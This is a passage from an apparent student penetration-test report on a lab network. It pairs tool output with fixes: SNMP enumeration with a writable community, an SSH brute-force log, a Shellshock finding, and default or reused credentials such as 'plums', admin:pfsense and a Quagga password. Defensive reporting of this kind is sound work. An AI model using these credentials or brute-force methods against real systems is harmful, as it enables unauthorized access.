root@kali:~# snmp-check 192.168.0.230 -c private
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 192.168.0.230:161 using SNMPv1 and community 'private'

[*] System information:

Host IP address      : 192.168.0.230
Hostname             : vyos
Description          : Vyatta VyOS 1.1.7
Contact              : root
Location             : Unknown
Uptime snmp         : 04:52:30.14
Uptime system       : 04:51:34.04
System date         : 2017-9-27 22:29:03.0

[*] Network information:

IP forwarding enabled : yes
Default TTL           : 64
TCP segments received : 96
TCP segments sent     : 95
TCP segments retrans  : 0
Input datagrams       : 112727
Delivered datagrams   : 38855
Output datagrams      : 113089

[*] Network interfaces:

Interface            : [ up ] lo
Id                   : 1
Mac Address          : :::::
Type                 : softwareLoopback
Speed                : 10 Mbps
MTU                  : 65536
In octets            : 47206
Out octets           : 47206

Interface            : [ up ] VMware VMXNET3 Ethernet Controller
Id                   : 2
Mac Address          : 00:50:56:99:c7:f8
Type                 : ethernet-csmacd
Speed                : 4294 Mbps
MTU                  : 1500
In octets            : 8321524
Out octets           : 16934725


Interface            : [ up ] Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)
Id                   : 3
Mac Address          : 00:50:56:99:52:f3
Type                 : ethernet-csmacd
Speed                : 1000 Mbps
MTU                  : 1500
In octets            : 120
Out octets           : 310126

Interface            : [ up ] Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)
Id                   : 4
Mac Address          : 00:50:56:99:c3:cb
Type                 : ethernet-csmacd
Speed                : 1000 Mbps
MTU                  : 1500
In octets            : 19106728
Out octets           : 10485640
```

*Figure 2.4.1.4a – SNMP 230 “private”*

## Mitigation

Unless using SNMPv1 is absolutely critical, update to SNMPv3 as it protects against several of the vulnerabilities in SNMPv1. If SNMPv1 must be used, use a longer and more complex community string, and ensure the community has read only access – not write access like 230. An example demonstrating how to add a new community, set access level and remove default/easily guessable communities can be seen in *Figure 2.3.1.4b* below.

A terminal window titled 'vyos@vyos: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the following commands and output:

```
[edit]
vyos@vyos# set service snmp community verySecureCommunity
[edit]
vyos@vyos# show service snmp community
Possible completions:
> private
> secure
> verySecureCommunity

[edit]
vyos@vyos# delete service snmp community private
[edit]
vyos@vyos# show service snmp community
Possible completions:
> secure
> verySecureCommunity

vyos@vyos# set service snmp community verySecureCommunity authorization ro
[edit]
vyos@vyos# show service snmp community verySecureCommunity
+authorization ro
[edit]
vyos@vyos# save
Warning: you have uncommitted changes that will not be saved.
Saving configuration to '/config/config.boot'...
Done
[edit]
vyos@vyos# commit
[edit]
vyos@vyos# save
Saving configuration to '/config/config.boot'...
Done
[edit]
vyos@vyos#
```

Figure 2.3.1.4b – SNMPv1 Fixes

## 2.4.3 Workstations

### 2.4.3.1 NFS Permissions


#### Vulnerability

The NFS share mounts to home of the admin with and has complete system access, allowing all files and folders to be viewed – and in the case of 66, edited.

#### Mitigation

Change mount point to the home directory of the user, and reduce the privilege level of the NFS mount to disable access to critical system files such as /etc/shadow. The steps to perform this fix can be seen in *Appendix H – NFS Permissions*.

#### Proof of resolution



### 2.4.3.2 Password Reuse

#### Vulnerability

The xadmin account is the administrator account on every linux based host, currently every xadmin account shares the same password ‘plums’.


#### Mitigation

Use different passwords on each host, and ensure passwords are not guessable. Passwords can be set using the “passwd” command.

### 2.4.3.3 SSH Vulnerable to Brute Force

#### Vulnerability

SSH currently allows for endless tries, meaning passwords can be brute forced over ssh. Using a tool called patator the tester was able to brute force root on 242 as can be seen in the image below.



```
root@kali: ~
File Edit View Search Terminal Help
15:20:51 patator INFO - 1 22 2.189 style 800 Authentication failed.
15:20:51 patator INFO - 1 22 2.190 story 796 Authentication failed.
15:20:51 patator INFO - 1 22 2.187 string 797 Authentication failed.
15:20:51 patator INFO - 1 22 2.196 statistics 791 Authentication failed.
15:20:51 patator INFO - 1 22 2.190 status 793 Authentication failed.
15:20:51 patator INFO - 1 22 2.190 student 798 Authentication failed.
15:20:51 patator INFO - 1 22 2.187 srchad 782 Authentication failed.
15:20:51 patator INFO - 1 22 2.219 ssl 785 Authentication failed.
15:20:52 patator INFO - 1 22 2.188 submitter 804 Authentication failed.
15:20:52 patator INFO - 1 22 1.982 survey 809 Authentication failed.
15:20:53 patator INFO - 1 22 1.816 svc 810 Authentication failed.
15:20:53 patator INFO - 1 22 1.788 stylesheet 801 Authentication failed.
15:20:53 patator INFO - 1 22 1.787 super 806 Authentication failed.
15:20:53 patator INFO - 1 22 1.782 support 807 Authentication failed.
15:20:53 patator INFO - 1 22 1.787 supported 808 Authentication failed.
15:20:53 patator INFO - 1 22 1.786 submit 803 Authentication failed.
15:20:53 patator INFO - 1 22 1.584 tape 819 Authentication failed.
15:20:53 patator INFO - 1 22 1.785 stats 792 Authentication failed.
15:20:53 patator INFO - 1 22 1.582 sys 814 Authentication failed.
15:20:53 patator INFO - 1 22 1.785 store 795 Authentication failed.
15:20:53 patator INFO - 0 41 0.035 test 829 SSH-2.0-OpenSSH 6.6.1p1 Ubuntu-2ubuntu2.8
15:20:55 patator INFO - 1 22 1.718 svn 811 Authentication failed.
15:20:55 patator INFO - 1 22 1.715 system 816 Authentication failed.
15:20:55 patator INFO - 1 22 1.718 table 817 Authentication failed.
15:20:55 patator INFO - 1 22 1.718 tag 818 Authentication failed.
15:20:55 patator INFO - 1 22 1.735 tar 820 Authentication failed.
15:20:55 patator INFO - 1 22 1.718 sw 813 Authentication failed.
15:20:55 patator INFO - 1 22 1.753 stylesheets 802 Authentication failed.
15:20:55 patator INFO - 1 22 1.751 template 824 Authentication failed.
```

#### Mitigation

Use IPTables to drop connection after x failed attempts (withblue.ink, 2016). The following excerpt will drop the connection for 5 minutes if more than x connections are made in that time;

```
# Allow x connections in 300 seconds, then ban the IP for 5 minutes
-A INPUT -p tcp -m tcp --dport 22 -m state --state NEW -m recent --set --name DEFAULT --rsource
-A INPUT -p tcp -m tcp --dport 22 -m state --state NEW -m recent --update --seconds 300 --hitcount x --
name DEFAULT --rsource -j DROP
-A INPUT -i eth0 -p tcp -m tcp --dport 22 -j ACCEPT
```

## 2.4.4 Firewall

### 2.4.4.1 Default Credentials

#### Vulnerability

PFsense uses the default credentials “admin:pfsense” to login, an attacker could easily look these up and use them to add an exception for themselves in the firewall.



## Mitigation

### Change PFSense password:

System / User Manager / Users / Edit

Users Groups Settings Authentication Servers

#### User Properties

Defined by: SYSTEM

Disabled:  This user cannot login

Username: admin

Password: verySecurePassword

Full name: System Administrator  
User's full name, for administrative information only

Expiration date:   
Leave blank if the account shouldn't expire, otherwise enter the expiration date as MM/DD/YYYY

Custom Settings:  Use individual customized GUI options and dashboard layout for this user.

Group membership: Not member of:  Member of: admins

> Move to "Member of" list << Move to "Not member of" list

Hold down CTRL (PC)/COMMAND (Mac) key to select multiple items.

#### Effective Privileges

Inherited from	Name	Description	Action
admins	WebCfg - All pages	Allow access to all pages	
	User - System: Shell account access	Indicates whether the user is able to login for example via SSH.	

[+ Add](#)

### 2.4.4.2 Misconfiguration of DMZ

#### Vulnerability

The rules for the PFSense DMZ allow for the webserver to communicate with the LAN region of the firewall. This vulnerability made many of the other vulnerabilities exponentially worse. The hosts in the DMZ should not be able to talk to anything in the LAN but they can. The rules that enable this are highlighted in the image below.

Floating WAN LAN **DMZ**

#### Rules (Drag to Change Order)

States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input checked="" type="checkbox"/>	0	IPv4*	*	192.168.0.66	*	*	none			
<input type="checkbox"/>	0	IPv4*	*	192.168.0.64/27	*	*	none			
<input type="checkbox"/>	0	IPv4*	*	LAN net	*	*	none			
<input checked="" type="checkbox"/>	1	IPv4*	*	*	*	*	none			



## Mitigation

Remove or disable the offending rules so that the DMZ works properly:

Firewall / Rules / DMZ

The firewall rule configuration has been changed.  
The changes must be applied for them to take effect.

Apply Changes

Floating WAN LAN **DMZ**

Rules (Drag to Change Order)

	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input type="checkbox"/>	0	IPv4*	*	*	192.168.0.64/27	*	*	none			
<input type="checkbox"/>	0	IPv4*	*	*	LAN net	*	*	none			

Add Add Delete Save Separator

## Proof of mitigation

The settings have been applied. The firewall rules are now reloading in the background.  
[Monitor](#) the reload progress.

Floating WAN LAN **DMZ**

Rules (Drag to Change Order)

	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Acti
<input type="checkbox"/>	0	IPv4*	*	*	192.168.0.64/27	*	*	none			
<input type="checkbox"/>	0	IPv4*	*	*	LAN net	*	*	none			

Add Add Delete Save Separator


```
root@xadmin-virtual-machine: ~  
File Edit View Search Terminal Help  
root@kali:~# ssh 192.168.0.242  
root@192.168.0.242's password:  
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)  
  
* Documentation: https://help.ubuntu.com/  
  
Last login: Thu Sep 28 07:36:13 2017 from 192.168.0.200  
root@xadmin-virtual-machine:~# ping 192.168.0.66 -c 1  
PING 192.168.0.66 (192.168.0.66) 56(84) bytes of data:  
  
--- 192.168.0.66 ping statistics ---  
1 packets transmitted, 0 received, 100% packet loss, time 0ms  
root@xadmin-virtual-machine:~#
```



### 2.4.4.3 No HTTPS


#### Vulnerability

PFsense isn't configured to use HTTPS and as such all communication between the administrator and PFSense could be intercepted. To demonstrate this Wireshark was set to capture at the time of login. It was able to steal the PHPsession ID, the username and the password as can be seen in the image below:



#### Mitigation

Enable HTTPS in the PFSense options:




### 2.4.4.4 Default Timeout (4H)

#### Vulnerability

The default session expiry time is 4H, this means if the administrator forgets to log out or the session ID is stolen the attacker has 4 hours to make their changes.

## Mitigation

Change the session timeout to something more reasonable – example given for 5 minutes:



System / User Manager / Settings

Users Groups **Settings** Authentication Servers

**Settings**

**Session timeout**   
Time in minutes to expire idle management sessions. The default is 4 hours (240 minutes). Enter 0 to never expire sessions. NOTE: This is a security risk!

**Authentication Server**

### 2.4.4.5 Quagga

#### Vulnerability

The Quagga service running on ports 2601-2604 of the firewall uses default password “pfsense”, Quagga cannot be setup to work over ssh, it will only work over telnet and netcat regardless of the configuration as described by Alexis Rosen on quagga-dev (quagga.net, 2016).

#### Mitigation

Either disable Quagga or give the service a much better password:

```
root@xadmin-vi
File Edit View Search Terminal Help
root@xadmin-virtual-machine:~# telnet 192.168.0.241 2604
Trying 192.168.0.241...
Connected to 192.168.0.241.
Escape character is '^]'.
Hello, this is Quagga (version 1.2.1).
Copyright 1996-2005 Kunihiro Ishiguro, et al.
User Access Verification
Password:
pfSense.localdomain> enable
pfSense.localdomain# configure terminal
pfSense.localdomain(config)# password verySecurePassword
```

## 2.4.5 Web Server


### 2.4.5.1 ShellShock

#### Vulnerability

The Apache web server is vulnerable to shellshock, a bash bug that occurs when an attacker forces an application to send a malicious environment variable to bash. This particular attack made use of the status cgi script found on the web server to launch a interactive remote bash shell.

#### Mitigation


The easiest way to mitigate shellshock is to update; apache and bash have long since patched shellshock. If the version of other software is critical to operation then shellshock can be mitigated just by upgrading bash which can be done like so:



```
root@xadmin-virtual-machine: ~
File Edit View Search Terminal Help
root@kali:~# ssh 192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

* Documentation:  https://help.ubuntu.com/
Last login: Thu Sep 28 07:51:00 2017 from 192.168.0.200
root@xadmin-virtual-machine:~# sudo apt-get install --only-upgrade bash
```

However, it is strongly recommended that everything is updated as that reduces the likeliness of further vulnerabilities. Upgrading everything can be done like so:



```
root@xadmin-virtual-machine: ~
File Edit View Search Terminal Help
root@kali:~# ssh 192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

* Documentation:  https://help.ubuntu.com/
Last login: Thu Sep 28 07:51:00 2017 from 192.168.0.200
root@xadmin-virtual-machine:~# sudo apt-get upgrade
```

### 2.4.5.2 Apache Server Runs as Root

#### Vulnerability

Apache server runs as root, meaning that if apache is compromised the attacker can also gain root privileges.

#### Mitigation

Due to the way Apache was configured it will have to be reinstalled.

### 2.4.5.3 SSH Vulnerable to Brute Force

#### Vulnerability

SSH currently allows for endless tries, meaning passwords can be brute forced over ssh

#### Mitigation

See section 2.4.2.4.

## 2.5 CRITICAL EVALUATION

---

Overall there has been a decent attempt to properly configure this network; the subnets have been properly configured to allow for future expansion without wasting addresses on sections that are unlikely to change. The PFSense -based firewall was really only two rules away from functioning as intended and a lot of the configuration issues found with the firewall would be partially mitigated had the rules been enforced. Having SSH key verification on the workstations was good, however access should probably be limited to the administrator workstation as being behind the firewall it is far less likely to be compromised than one of the other workstations.

Router 1 had SSH enabled which is significantly more secure than telnet, which was the only option on the remaining 3 routers. Having telnet enabled at all still poses an issue though and the service should be disabled where possible.

The password quality is shoddy and needs to drastically improve; three of the four passwords used across the network were cracked within 33s -which is no time at all. The password reuse also needs to be stopped as -in a similar way to the public key issue- if one host is broken into then all hosts can be.

Some services seem to be enabled just for the sake of having them such as NFS, why is access to every workstation needed? If services like NFS need to be enabled, the time should be taken to properly configure them as it can be devastating if a malicious user is able to gain root level access to the files – which is exactly what can happen with the current configuration.

SNMP is another thing that just seems to be enabled for the sake of it, it might be slightly more acceptable to use such and old version of SNMP on some seriously old hardware however, everything within the network capable of supporting SNMPv1 can support SNMPv3. Sure, SNMPv1 is easier to setup but it is so insecure many vendors have gone as far as removing support for SNMPv1 – even those known to care for backwards compatibility such as Microsoft.

Before deploying this network, it is recommended that the mitigations detailed in section 2.4 are implemented and that a review of the devices is completed to ensure consistency between them.

## 2.6 CONCLUSIONS

---

Based on the current state of the network the tester does not believe it is fit for deployment, even as a prototype there are many glaring issues with the configuration of nearly every device. The only device within the network that has no misconfigurations is the device that cannot be configured – the switch. A serious rework will be required before deployment in a working environment is viable.

# REFERENCES

Digitalocean.com. (2017). How To Route Web Traffic Securely Without a VPN Using a SOCKS Tunnel | DigitalOcean. [online] Available at: <https://www.digitalocean.com/community/tutorials/how-to-route-web-traffic-securely-without-a-vpn-using-a-socks-tunnel> [Accessed 12 Dec. 2017].

GitHub. (2017). praetorian-inc/Hob0Rules. [online] Available at: <https://github.com/praetorian-inc/Hob0Rules/blob/master/wordlists/rockyou.txt.gz> [Accessed 12 Dec. 2017].

Hashcat.net. (2017). hashcat [hashcat wiki]. [online] Available at: <https://hashcat.net/wiki/doku.php?id=hashcat> [Accessed 12 Dec. 2017].

Lists.quagga.net. (2017). [quagga-dev 15277] Re: Regarding SSH support in Quagga. [online] Available at: <https://lists.quagga.net/pipermail/quagga-dev/2016-May/031896.html> [Accessed 12 Dec. 2017].

Metasploit. (2017). Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit. [online] Available at: <https://www.metasploit.com/> [Accessed 12 Dec. 2017].

Metasploit.help.rapid7.com. (2017). Installing Metasploit Pro, Ultimate, Express, and Community. [online] Available at: <https://metasploit.help.rapid7.com/docs> [Accessed 12 Dec. 2017].

Nmap.org. (2017). Nmap: the Network Mapper - Free Security Scanner. [online] Available at: <https://nmap.org/> [Accessed 12 Dec. 2017].

Offensive-security.com. (2017). Pivoting. [online] Available at: <https://www.offensive-security.com/metasploit-unleashed/pivoting/> [Accessed 12 Dec. 2017].

